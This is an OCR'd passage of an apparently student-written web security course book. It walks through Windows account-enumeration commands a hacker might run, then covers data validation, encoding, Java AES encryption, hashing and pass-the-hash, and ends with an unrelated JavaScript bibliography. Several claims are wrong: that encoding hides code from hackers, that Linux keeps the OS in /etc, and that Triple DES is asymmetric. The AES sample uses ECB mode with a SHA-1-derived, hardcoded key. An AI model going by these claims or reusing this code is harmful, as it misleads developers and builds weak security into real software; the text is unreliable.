3. Find the username you're logged on with:

   ```
   C:\Windows\system32> echo %username%
   ```

3. Then, check what other accounts have been created on the system:

   ```
   C:\Windows\system32> net users
   ```

4. You can find more information about any of the accounts by running this command:

   ```
   C:\Windows\system32> net user Michael
   ```

5. The hacker would then probably run commands to find what network connections were open and if there were any unmounted disks. As with any well executed plan, the first part includes research. *[wpef]*

It is interesting to see how much you can find out by running a few commands on a computer. Here is the output from completing the above steps on my laptop:

```
c:\Windows\System32>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.14393 N/A Build 14393

c:\Windows\System32>hostname
mreuter-hp

c:\Windows\System32>echo %username%
Michael

c:\Windows\System32>net users

User accounts for \\MREUTER-HP
```

```
-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Michael
The command completed successfully.

c:\Windows\System32>net user Michael
User name                    Michael
Full Name                    Michael Reuter
Comment
Users comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/14/2016 12:40:44 PM
Password expires             Never
Password changeable          10/14/2016 12:40:44 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Performance Log Users
Global Group memberships     *None
The command completed successfully.
```

Additional Example

On Linux computers you must be running as root or a superuser to listen on ports 0-1024. This was originally a security feature although at least one author argues it is completely outdated and useless. Regardless, this feature requires web servers to be run with superuser privileges if they are operating traditionally on port 80 which could also be a vulnerability if a web server is being run from a superuser account. *[ports]*

Security Steps


Here are some things to do to limit process security vulnerabilities:

- If possible, install only the minimum necessary programs on your server and run one process per server.
- Save your web content and the operating system on different disks or file partitions. On Windows, it's typical to have a C: and D: drive. On Linux, the OS is typically installed in /etc and the data is typically saved in /var.
- Give process accounts minimum necessary permissions, don't guess. Figure out the absolute minimum permissions needed for a process account.
- Install security updates regularly.
- Turn on server logs and watch them for strange entries. *[wss]*

Sources

Data Validation

Written by Anthony, Edited by Ashtyne and Esteban.



Introduction

Data Validation is one of the most important aspects of coding any website that takes inputs from an outside user. Data validation is the process in which a website verifies the data being input by the user is in the correct form. For example if the website asks for a first name and the user inputs a phone number, validation will prevent the website from taking that input. Creating validation can be a lengthy process, however the risk of not having any validation are high. Users could input code that could change features of a website, without validation to stop this your website could be at risk. There are short cuts to data validation such as front end (client side) or back end (server side) only validation, but these leave the door open for potential risks. *[WEB]*

What is Data Validation?

"Data validation guarantees to your application that every data value is correct and accurate." *[DATA]* Data Validation answers simple questions such as "is the string alphabetic" or "is the string numerical". If you are asking for a first name it will be helpful if you do not accept a telephone number as the users first name. Another form of validation is ensuring the user uses the correct amount of characters. Most phone numbers are ten digits, so we would not want a user's input "1119-67-2" as their phone number.

Data validation on the client side is mainly for the user. It does serve a small purpose to the website itself. Client side validation makes it possible for the user to easily enter information with no errors. As stated we want to make sure we receive accurate data, so what happens when a user inputs their phone number as their first name? client side validation will prevent the website from taking this input and in a nice and pretty way show the user that the data entered is not acceptable. "Client-side or front end JavaScript form validation provides absolutely no value from a security perspective." *[Cade]*

Data validation on the server side is mainly for the website server. The same checks for client side validation are used for server side validation and more security. So a website asks for a first name, however the user enters a code to change or alter the website. The code may pass client side validation, however server side validation is created to stop this.

How to Code Data Validation

The image below is an example of client side validation. Notice the first parameter is what type of characters can be used in. For example in "name" we would only want to use capital or lower case letter A-Z and a-z. For "phone" and "birthday_check" we would only want numbers 0-9. The next set of parameters is the format and number of characters

allowed. If we look back at "name" we will only accept names that are between 1 and 20 characters long. "phone" and "birthday_check" both have formatting parameters. Phone for example can use any number between 0-9 three times. After the third number you need a "-". This repeats, then we end with four numbers instead of three, "515-285-2929". *[WEB]*

```
// Function to validate
function validateFunction() {
    // Get the field
    var firstName = $('#firstName').val();
    var lastName = $('#lastName').val();
    var email = $('#email').val();
    var phone_number = $('#phone_number').val();
    var birthday = $('#birthday').val();

    // Create the regular expression
        var name = /^[A-Za-z]{1,20}$/;
        var email_check = /^\w+([\.-]?\w+)*@\w+([\.-]?\w+)*(\.\w{2,3})+$/;
        var phone = /^[0-9]{3}-[0-9]{3}-[0-9]{4}$/;
        var birthday_check = /^[0-9]{4}-[0-9]{2}-[0-9]{2}/;
        var validForm = true;
```

The image below is an example of server side validation. In order to do this you must pause client side first and resume once the server side is set up. This code uses regular expressions to validate there is no malicious inputs going into your website. Once the input passes as valid on the back end, it goes through the client side. Like we stated above if the data submitted is not malicious, but is incorrect, the user will get a nice message explaining what they entered is incorrect. The difference here is we do not care about making a nice message for someone trying to submit something malicious. *[WEB]*

```
public class FormTestServlet extends HttpServlet {

    // This will hold our compiled regular expression
    // You'll need one of these for each field
    // Name it according to the actual field name. Do not use "fieldname"
    private Pattern fieldnameValidationPattern;

    /**
     * Our constructor
     */
    public FormTestServlet() {
        // --- Compile and set up all the regular expression patterns here ---
        fieldnameValidationPattern = Pattern.compile("^[A-Za-z]{1,10}$");
    }

    /*
     Handle Post requests
     */
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        // You can output in any format, text/JSON, text/HTML, etc. We'll keep it simple
        response.setContentType("text/plain");
        PrintWriter out = response.getWriter();

        // Print that this is a post
        out.println("Post");

        // Grab the data we got via a parameter
        String fieldname = request.getParameter("fieldname");

        // Just print the data out to confirm we got it.
        out.println("fieldname='"+fieldname+"'");

        // Now create matcher object.
        Matcher m = fieldnameValidationPattern.matcher(fieldname);
        if (m.find( )) {
            out.println("Passed validation");
        } else {
            out.println("Did not pass validation");
        }
    }
}
```

Why is Data Validation Important?

Client side validation is important because it involves the end user. Without client side validation the end user would have no way of knowing if their input was accepted or denied. Client side also prevents bad data from being taken in from good intent users. Server side validation is important because it involves the last line of defense to prevent bad data from being taken in. Server side validation prevents incorrect values from being taken in from malicious users. If we take the example from above (“What is data validation”) the malicious code could pass client side validation. This is why it is important to not only have client side validation for the user, but server side validation for the security of the website. *[Weinstock-Herman]*

Conclusion

Understanding how to validate data before taking information from the user is extremely important when it comes to websites that take in data from the end users. Using some of the examples above will help you create a solid validation process. The importance of client and server end validation are easy to see once you understand the risks at large without data validation. Once again, there are no shortcuts when it comes to data validation. “If you can’t control it, you can’t trust it.” *[Cade]*

Sources

Data Encoding - Morgan

Written by Morgan, Edited by Anthony and Kyann.

Introduction

While working with security issues within your program there are many ways to make sure your program is secure and encoding is of those ways. Encoding involves "applying a specific code, such as letters, symbols and numbers, to your data for conversion into an equivalent cipher *[e]*." In other words, encoding will make your code unreadable to other people when they try to view it but will be readable when you view it. If hackers don't understand your code then they won't be able to change anything to enable them to hack your website. The goal is to help you understand encoding, how it can impact your website, and how to use encoding. Once you understand those three things then hopefully your websites will be protect against hackers.

ASCII Encoding

We are going to start out with the basics when dealing with encoding, which is ASCII encoding. ASCII encoding deals with "the browser or client side of things, it will encode the input according to the character-set used in the web page and the default character-set in HTML5 which is UTF-8 *[s]*." Below is an example table of what each symbol represents and what it gets replaced with to use in the URL before it reaches the server.

ASCII	Symbol	Replacement
<32		Encode with %xx
32	space	%20
33	!	%21
34	"	%22
35	#	%23
36	$	%24

To view the rest of the table go to https://www.tutorialspoint.com/security_testing/encoding_and_decoding.htm.

URL Encoding

Working with websites can be a challenge when it comes to securing your website from hackers. One way to secure your website is by URL encoding. URL encoding deals with "converting characters into a format that can be transmitted over the Internet." First things first, you have to have to understand that all URLs are sent over the internet by using the ASCII character-set that I talked about before this section. Since "URLS contain characters outside the ASII set, then the URL has to be converted into a valid format using ASCII *[u]*." With this in mind, you have to replace any characters that are "unsafe" with % and any spaces with a +. To encode in JavaScript you must use the function encodeURI(). Below is how JavaScript encodes text.

Text: Hello World

Encoded Text: Hello%20World

UTF-8 (Unicode) Encoding

Another method to secure your website is using UTF-8. When using this "the goal is to replace the existing character sets with its standard UTF format." This method is used more frequently and has a high success rate with securing your website. The two most commonly used forms of encoding are UTF-8 and UTF-16.

UTF-8: "a character in UTF-8 can be from 1 to 4 bytes long. UTF-8 can represent any character in the Unicode standard. UTF-8 is backwards compatible with ASCII. UTF-8 is the preferred encoding for e-mail and web pages."

UTF-16: "16-bit Unicode Transformation Format is a variable-length character encoding for Unicode, capable of encoding the entire Unicode repertoire. UTF-16 is used in major operating systems and environments, like Microsoft Windows, Java and .NET."

If you are using anything other than UTF-8 it needs to be specified in th <meta> tag for example, <meta charset="ISO-8859-1">. The reason for this is due to the fact that HTML5 is defaulted to UTF-8. You have heard me reference Unicode which to clarify is the character set that UTF-8 is using to encode. "The encoding part of this is how those character sets are represented by decimal numbers and then translated to binary numbers and store in the computer *[t]*." Below is an example table of the translated decimal numbers.

Character Codes	Decimal	Hexadecimal
C0 Controls & Basic Latin	0-127	0000-007F
C1 Controls and Latin-1 Supplement	128-255	0080-00FF
Latin Extended-A	256-383	0100-017F
Latin Extended-B	384-591	0180-024F
Spacing Modifiers	688-767	02B0-02FF
Diacritical Marks	768-879	0300-036F

To view the rest of the table go to https://www.w3schools.com/charsets/ref_html_utf8.asp.

[Image]

Base64 Encoding

Lastly, "Base64 is a group of similar binary-to-text encoding schemes that represent binary data in an ASCII string format by translating it into a radix-64 representation." In JavaScript there is one function that is used when encoding Base64 strings: btoa(). Using this function "creates a Base64 encoded ASCII string from a string of binary data *[b]*." Below is an example code of how to use the function btoa().

```
function b64EncodeUnicode(str) {
        return btoa(encodeURIComponent(str).replace(/%([0-9A-F]{2})/g, function(match,
→ p1) {
                return String.fromCharCode('0x' + p1);
```

```
        }));
}

b64EncodeUnicode('C à la mode'); // "4pyTIMOgIGxhIG1vZGU="
b64EncodeUnicode('\n'); // "Cg=="
```

Conclusion

The topics listed above are just a few ways that encoding helps your websites when it comes to security. There are many different ways to encode but these are the most commonly used. These methods above also can be used in a multitude of languages, I showed examples in JavaScript because that is a language that most everyone can understand. The references that were used give examples of what the code would look like in other languages if you want to explore other languages.

References


Encryption

Introduction

We give away important information/data alamost every day to the web. Therefore, it is important to who ever we are giving the information to to protect by encrypting the data. Encryption is when you convert plain text into cyphertext so that the plain text can only be understood by the authorized person. The translation of data into a secret code. To read an encrypted file, you must have access to a secret key or password that enables you to decrypt it.

History of Encryption

- The word encryption comes from the Greek word kryptos, meaning hidden or secret. People have been ecrypting text as early since the beginning of communication.
- Egyptians scribe used non-standard hieroglyphs to hide the meaning of an inscription.
- In 700 BC, the Spartans wrote sensitive messages on strips of leather wrapped around sticks.
- Until this point, all encryption schemes used *Symmetric key*. In 1976, B. Whitfield Diffie and Martin Hellman helped to solve one of the fundamental problems of cryptography, how to send the key to decypher the text without exposing the data/information.
- Then the RSA implemented the public-key cryptography using *Asymmetric algorithms*, or public-key.



Different Kinds of Encryption

- Block Cipher: A block cipher is a method of encrypting text in which an algorithm is applied to a block of data at once as a group.
- **Symmetric Key/ Secret key**
  - DES(Data Encryption Standard): A symmetric-key block cipher published by the National Institute of Standards and Technology (NIST).
  - AES(Advanced Encryption Standard): A symmetric-key block cipher developed by two Belgian cryptopgrapher Joan Daemen and Vincent Rijmen.
- **Asymmetric Key**
  - Diffie-Hellman: A method of securely exchanging cryptographic keys over a public channel. One of the first public-key protocols as originally conceptualized by Ralph Merkle and named after Whitfield Diffie and Martin Hellman
  - Triple DES: Uses three individual keys with 56 bits each. The total key length is 168 bits, but experts would argue that 112-bits in key strength is more like it.
  - RSA: Is considered an asymmetric algorithm due to its use of a pair of keys.

How We Use Encryption Today

Before there was assymetrical key, the officials were the only ones in need and using encryption. There was no need for someone else toe encrypt something because they were not sending information accross a network. Now, everywhere you have sensitive information needs to be encrypted, not only on your phone and laptop computer but in the ATM, websites, and servers.

Java code AES encryption example:

This is an example of how to implement AES encryption using java `aes_encryption_java_example.java`:

```
import java.io.UnsupportedEncodingException;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.Arrays;
import java.util.Base64;

import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class AES {

    //Initialize local variables.
    private static SecretKeySpec secretKey;
    private static byte[] key;

    public static void setKey(String myKey)
    {
        MessageDigest sha = null;
        try {
            //Convert String to bytes
            key = myKey.getBytes("UTF-8");
            //Your sha are secure one-way hash functions that take arbitrary-sized
            //data and output a fixed-length hash value.
            sha = MessageDigest.getInstance("SHA-1");
            //Takes in the key
            key = sha.digest(key);
            key = Arrays.copyOf(key, 16);
            secretKey = new SecretKeySpec(key, "AES");
        }
        catch (NoSuchAlgorithmException e) {
            e.printStackTrace();
        }
        catch (UnsupportedEncodingException e) {
            e.printStackTrace();
        }
    }

    public static String encrypt(String strToEncrypt, String secret)
    {
        try
        {
            setKey(secret);
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            cipher.init(Cipher.ENCRYPT_MODE, secretKey);
            return Base64.getEncoder().encodeToString(cipher.doFinal(strToEncrypt.
→getBytes("UTF-8")));
```

```
        }
        catch (Exception e)
        {
            System.out.println("Error while encrypting: " + e.toString());
        }
        return null;
    }

    public static String decrypt(String strToDecrypt, String secret)
    {
        try
        {
            setKey(secret);
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5PADDING");
            cipher.init(Cipher.DECRYPT_MODE, secretKey);
            return new String(cipher.doFinal(Base64.getDecoder().
→decode(strToDecrypt)));
        }
        catch (Exception e)
        {
            System.out.println("Error while decrypting: " + e.toString());
        }
        return null;
    }
}
```

Test AES encrypt/decrypt example

Let's see an example of using AES encryption into java program with `aes_encryption_decryption_java_example.java`:

```
public static void main(String[] args)
{
    final String secretKey = "mysecretkey";

    String originalString = "textIwantToEncrypt";
    String encryptedString = AES.encrypt(originalString, secretKey) ;
    String decryptedString = AES.decrypt(encryptedString, secretKey) ;

    System.out.println(originalString);
    System.out.println(encryptedString);
    System.out.println(decryptedString);
}
```

Encryption example

There is a reason almost everything on your phone is encrypted now-a-days, because you have important information in your phone. Now, what could happen if someone could overpass that encryption and have access to the data and information on your phone. Last year in 2016, chipmaker Qualcomm's mobile processor that was used in 60% of Android had a flaw. In combination with a vulnerability with Android's media sever, together these vulnerabilities could allow someone with physical access to your phone to bypass the full disk encryption. Cited —

..[image] "*https://pixabay.com/en/encrypted-binary-file-computer-key-156514/*"

Written by Esteban, Edited by Morgan and Sara.

Hashing

Encoding


There is often a need to send sensitive information from one computer to another over a network. The problem with sending information over a network is that someone could be watching the information being sent. Because of this, information cannot be sent in what is called 'plain text' or without being encoded.

The basic principle of encoding involves taking some bit of information and changing certain pieces of it. For example I might take the message 'Hello', and change it to '43110'. In this case, the encoded message is determined by the number that each letter is closest to in shape. In other cases encryption can be based on cyphers, where the key to decrypting it is something separately held, like a certain page in a book that both people might have. This is the basic idea of encryption, that something sent over by one person can be decyphered by the receiver. This is not always the best for security, and an alternative method was developed where once something was encoded, it didn't have to be decoded. This is the main difference between encryption and hashing.

Hashing

One of the more successful developments in the world of computer security was the implementation of hashing to encode sensitive material. The main idea of hashing is that a person can convert a value of any size and convert it into a, seemingly, arbitrary value of a uniform size in an irreversible process. The advantage of this is most obvious in passwords. To validate the accuracy of a password, a system must compare the password submitted to the correct answer. However, if for example, a person wanted to sign on to a website like YouTube in this way, they would have to send their password over the internet for YouTube to verify.

This form of password validation leaves a person incredibly susceptible to many forms of security attacks, such as a 'Man in the Middle' attack, where a person merely needs to listen to the line of communication to learn the victim's password. A solution to this problem is for a password to be encrypted with a hashing function. This hash is used to form a response to a random number, which is a challenge that the server sends to the user. The answer sent back to the server is compared to the expected answer that the server formed with its copy of the users hash which the server keeps. If the answers are the same, then the server knows that the user is using the correct password associated with the username.



To put the password problem more simply:

A plain text password is not secure –> The password is turned into an unpredictable code

The server must know the unpredictable code but not the necessarily the password –> The server holds the code

The code must be validated by the server –> Proof of the proper code must be submitted to validate a user

The code cannot be sent to a server to validate –> The server sends a random question to the user

The question is always random and different –> The proper response to the question cannot be reused

The response is formulated using both the question and the code –> The people who hold both know what the answer should be

The answer is sent to the server from the user –> The server recognizes the correct answer and grants access

Passing the Hash

Systems like these, which rely on credentials to be exchanged, can be exploited in a few ways without ever decoding the hashes. The most common hash attack is called 'Passing the Hash', or PtH. This attack relies on an amount of access to a system to work, usually in the form of a system administrator. Using access to a system and some software, a hacker can get all of the hashes on a local computer, as well as the usernames associated with the hashes. With this, and additional software, a hacker can impersonate an administrator who is higher in the system and cause problems or get access to important things on the system.

These attacks are some of the most common. In 2016, Yahoo and up to a few hundred million accounts were the victims of an attack which compromised passwords and personal information *[BBC]*. According to an article by the BBC covering the incident, this attack was likely done with a PtH.

Defending Against Hash Attacks

The presence of these bypasses to hash security might always be present. For example Microsoft, who had software which was especially vulnerable to these attacks, changed their system, for Windows 10 to better defend against them [Mic]. However the methods that Microsoft developed were beaten within a year by cleaver programming [Rem].)

Sources

Written by Paul, Edited by Cole and Tyler.

Citation Example

Wikipedia says that the Directory Traversal Attack *[dta]* is a kind of attack that involves traversing directories.

If I forgot how to do reStructuredText I could look at the Sphinx website *[sphinx]*.

Bibliography

[Hoban] Hoban, Luke. "ES6features." GitHub. N.p., 24 July 2016. Web. 18 Apr. 2017.

[Allardice] Allardice, James. "Venntro Development." An introduction to ES6 Part 1: Using ES6 Today. N.p., 13 Sept. 2013. Web. 12 Apr. 2017.

[Williams] Williams, Owen. '"6 reasons Web developers need to learn JavaScript ES6 now." <https://thenextweb.com/dd/2016/03/09/6-reasons-need-learn-javascript-es6-now-not-later/#.tnw_R6XrEy5g>'_The Next Web. N.p., 09 Mar. 2016. Web. 12 Apr. 2017.

[Popoola] Popoola, AbdulFattaah. "Posts about JavaScript history on CodeKraft>." CodeKraft. N.p., 28 Mar. 2016. Web. 13 Apr. 2017.

[Classes] "Classes." Mozilla Developer Network. N.p., n.d. Web. 13 Apr. 2017.

[Orendorff] Orendorff, Jason. "ES6 In Depth: Arrow functions." Mozilla Hacks – the Web developer blog. N.p., 4 June 2015. Web. 15 Apr. 2017.

[OctalandBinary] "A Quick Look at Octal and Binary Literals in ES6." JavaScript Tutorial. N.p., n.d. Web. 15 Apr. 2017.

[Modules] "Understanding ES6 Modules." SitePoint. SitePoint, 07 Jan. 2016. Web. 15 Apr. 2017.

[Atchley] Atchley, Dave. "ES6 Promises (the Basics)." Musings of a caffeinated coder. Dave Atchley, 19 Nov. 2015. Web. 15 Apr. 2017.

[W3] "AngularJS Introduction." W3Schools.com. Web. 06 April 2017.

[AJS] "AngularJS - Superheroic Javascript MVW Framework." Google. Web. 06 April 2017.

[AJSHist] "AngularJS History."

[Wiki] "AngularJS." Wikipedia.org. Web. 10A April 2017.

[JOAJS] "The Java Origins of AngularJS: Angular vs JSF vs GWT." Disqus. Web. 11 April 2017.

[FMH] "Misko Hevery, Inventor of Angular And How Open Source Languages Are Redefining Enterprise Software." Forbes.com. Web. 23 April 2017.

[AndrewAustin] Austin, Andrew. "An Overview of AngularJS for Managers." Andrew Austin. Andrew Austin, 19 Sept. 2016. Web. 11 Apr. 2017.

[AngularJS] "AngularJS." AngularJS. AngularJS., n.d. Web. 06 Apr. 2017.

[stfalcon] "10 reasons to use Angular.js framework to develop the next web application." stfalcon.com. Stfalcon, n.d. Web. 06 Apr. 2017.

[w3schools] "AngularJS Tutorial." AngularJS Tutorial. W3schools, n.d. Web. 06 Apr. 2017.

[amitav] Amitav Roy. "AngularJS Using Factory Method, Post Data and Saving To DB." WordPress, 19 Mar. 2013. Web. 24 Apr. 2017.

[aw] Andrew Austin. "An Overview of AngularJS for Managers." 27 Aug. 2017. Web. 24 Apr. 2017.

[angjs] "AngularJS." The MIT License, Web. 17 Apr. 2017.

[wiki] "AngularJS, Wikipedia." Wikipedia, 20 Apr. 2017. Web. 24 Apr. 2017.

[w3] "AngularJS Tutorial." W3Schools, Web. 17 Apr. 2017.

[tp] "Learn AngularJS." TutorialsPoint. Web. 17 Apr. 2017.

[ap] Todd Motto. "AngularJS Tutorial: A Comprehensive 10,000 Word Guide." AirPair, Web. 17 Apr. 2017.

[yt] Tony Alicea. "Learn and Understand AngularJS - The First 50 Minutes." YouTube, 8 Oct. 2014. Web. 17 Apr. 2017.

[Tp] Tutorialspoint.com. "AngularJS Tutorial." Www.tutorialspoint.com. Tutorialspoint, n.d. Web. 06 Apr. 2017.

[Wp] "AngularJS." Wikipedia. Wikimedia Foundation, 04 Apr. 2017. Web. 06 Apr. 2017.

[W3] "AngularJS Tutorial." AngularJS Tutorial. W3Schools, n.d. Web. 06 Apr. 2017.

[Aa] Austin, Andrew. "An Overview of AngularJS for Managers." Andrew Austin. Andrew Austin, 19 Sept. 2016. Web. 23 Apr. 2017.

[top] "Node.js Tutorial." www.tutorialspoint.com. Tutorials Point, Web. 11 Apr. 2017. <https://www.tutorialspoint.com/nodejs/index.htm>.

[wkp] "Node.js." Wikipedia. Wikimedia Foundation, 24 Apr. 2017. Web. 24 Apr. 2017. <https://en.wikipedia.org/wiki/Node.js>.

[tut] "Node.js for Beginners." Code Envato Tuts+. Web. 24 Apr. 2017. <https://code.tutsplus.com/tutorials/nodejs-for-beginners--net-26314>.

[Arai] Arai. "Intl" Intl, MDN. 05 Apr. 2017. Web. 13 Apr. 2017

[Block_scope] "Javascript: Block scope." Programmer and Software Interview Questions and Answers. Programmer-Interview, n.d. Web. 06 Apr. 2017.

[Compatibility] "ECMAScript 6 compatibility table" ECMAScript 6 compatibility table. kangax., 2016. Web. 04 Apr. 2017.

[ECMAScript_6] Engelschall, Ralf S. "ECMAScript 6: New Features: Overview and Comparison" ECMAScript 6: New Features: Overview and Comparison. Ralf S. Engelschall, 2017. Web. 04 Apr. 2017.

[es6_Features] Hoban, Luke. "Lukehoban/es6features" GitHub. N.p., 24 July 2016. Web. 04 Apr. 2017

[PR_Newswire] PR Newswire. "Lounge Lizard Highlights 3 Ways to Improve JavaScript with ES6." PR Newswire US. PR Newswire, 03 June 2016. Web. 4 Apr. 2017

[Prusty] Prusty, Narayan. Learning ECMAScript 6: learn all the new ES6 features and be among the most prominent JavaScript developers who can write efficient JS programs as per the latest standards! Birmingham: Packt Publishing, 2015. Print.

[Simpson] Simpson, Kyle. You Don't Know JS: ES6 & Beyond. Sebastopol: O'Reilly Media, 2016. Print.

[Zakas_Understanding] Zakas, Nicholas C. Understanding ECMAScript 6: The Definitive Guide for Javascript Developers. San Francisco: No starch Press, 2016. Print.

[win] Brett McLaughlin "What is Node.js?." O'Reilly, 06 Jul. 2011. Web. 22 Apr. 2017.

[org] Erty Seidel "What are Javascript, AJAX, jQuery, AngularJS, and Node.js?." Organic Donut, 07 Aug. 2013. Web. 22 Apr. 2017.

[bhn] Shailendra Chauhan "Brief history of node.js and io.js." DotNetTricks, 07 Sep. 2016. Web. 22 Apr. 2017.

[sin] Chris Tavares "Why is Node.js single threaded?." StackOverflow, 21 Dec. 2013. Web. 22 Apr. 2017.

[tut] "Node.js Tutorial." Tutorialspoint, 2017. Web. 22 Apr. 2017.

[gitHub] Hoban, Luke. "Lukehoban/es6features." GitHub. N.p., n.d. Web. 11 Apr. 2017. <https://github.com/lukehoban/es6features/blob/master/README.md>.

[Zakas] Zakas, Nicholas C. Understanding ECMAScript 6: the definitive guide for Javascript developers. San Francisco: No starch Press, 2016. Print.

[Kangax] ECMAScript 6 compatibility table. N.p., n.d. Web. 17 Apr. 2017. <https://Kangax.github.io/compat-table/es6/>.

[ECMAScript] ECMAScript® 2016 Language Specification. N.p.: ECMA International, June 2016. PDF. < https://www.ecma-international.org/publications/files/ECMA-ST/Ecma-262.pdf>.

[TECHCRUNCH] Frederic Lardinois."Google launches final release version of Angular 2.0.Crunch Network.Web.Date Accessed 18 April 2017"

[ANGULAR_2] No author listed. "Directives. Google. Web. Date Accessed 24 April 2017."

[ANGULAR_3] No author listed. "Scope. Google. Web. Date Accessed 24 April 2017."

[ANGULAR_4] No author listed. "Data binding. Google. Web. Date Accessed 24 April 2017."

[ANGULAR_5] No author listed. "Controller. Google. Web. Date Accessed 24 April 2017."

[ANGULAR_6] No author listed. "Module. Google. Web. Date Accessed 24 April 2017.

[EDUONIX] Sabeer Shaikh. "Top 15 websites bilt With AngularJS.Eduonix Learning Solutions . Web. Date Accessed 26 April 2017.""

[AMZ] No Author List."Amazon CloudFront – Content Delivery Network (CDN).Amazon.Web.Date Accessed 13 April 2017"

